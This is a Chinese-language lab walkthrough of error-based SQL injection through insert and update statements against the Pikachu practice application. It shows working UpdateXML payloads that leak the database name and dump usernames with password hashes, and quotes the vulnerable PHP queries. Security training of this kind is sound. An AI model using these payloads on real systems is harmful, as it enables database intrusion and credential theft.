来看一下具体的操作。
点击注册,抓取注册包。

发送到repeater,写入payload
and UpdateXML(1,concat(0x7e,database(),0x7e),1))#

语句执行成功,以后在database()位置写sql语句就可以了
username=1' and UpdateXML(1,concat('~',(select concat(username,'@',pw) from pikachu.member limit 2,1),'~'),1))#&password=2&sex=&phonenum=&email=&add=&submit=submit
其中limit 2,1
2表示的是从搜索到的第三个数据开始,1表示的是显示一个数据
结果如下:

update注入
做法和insert注入一样。在修改个人信息那注入即可。



源码以及执行的SQL语句
insert注入
关键源码:
$query="insert into member(username,pw,sex,phonenum,email,address) values('{$getdata['username']}',md5('{$getdata['password']}'),'{$getdata['sex']}','{$getdata['phonenum']}','{$getdata['email']}','{$getdata['add']}')";
正常的sql语句:
insert into member(username,pw,sex,phonenum,email,address) values('test123','cc03e747a6afbbcbf8be7668acfebee5','','','{$getdata['email']}','')
报错注入之后的sql语句:
insert into member(username,pw,sex,phonenum,email,address)

values('test123'and UpdateXML(1,concat(0x7e,database(),0x7e),1))#,'cc03e747a6afbbcbf8be7668acfebee5','','','{$getdata['email']}','')
update注入
关键源码:
$query="update member set sex='{$getdata['sex']}',phonenum='{$getdata['phonenum']}',address='{$getdata['add']}',email='{$getdata['email']}' where username='{$_SESSION['sqli']['username']}'";
正常的sql语句:
update member set sex='1',phonenum='2',address='3',email='4'

where username='{$_SESSION['sqli']['username']}'
报错注入之后的sql语句:
update member set sex='1' and updatexml(1,concat(0x7e,database(),0x7e),11)

	and '',phonenum='2',address='3',email='4'

where username='{$_SESSION['sqli']['username']}'
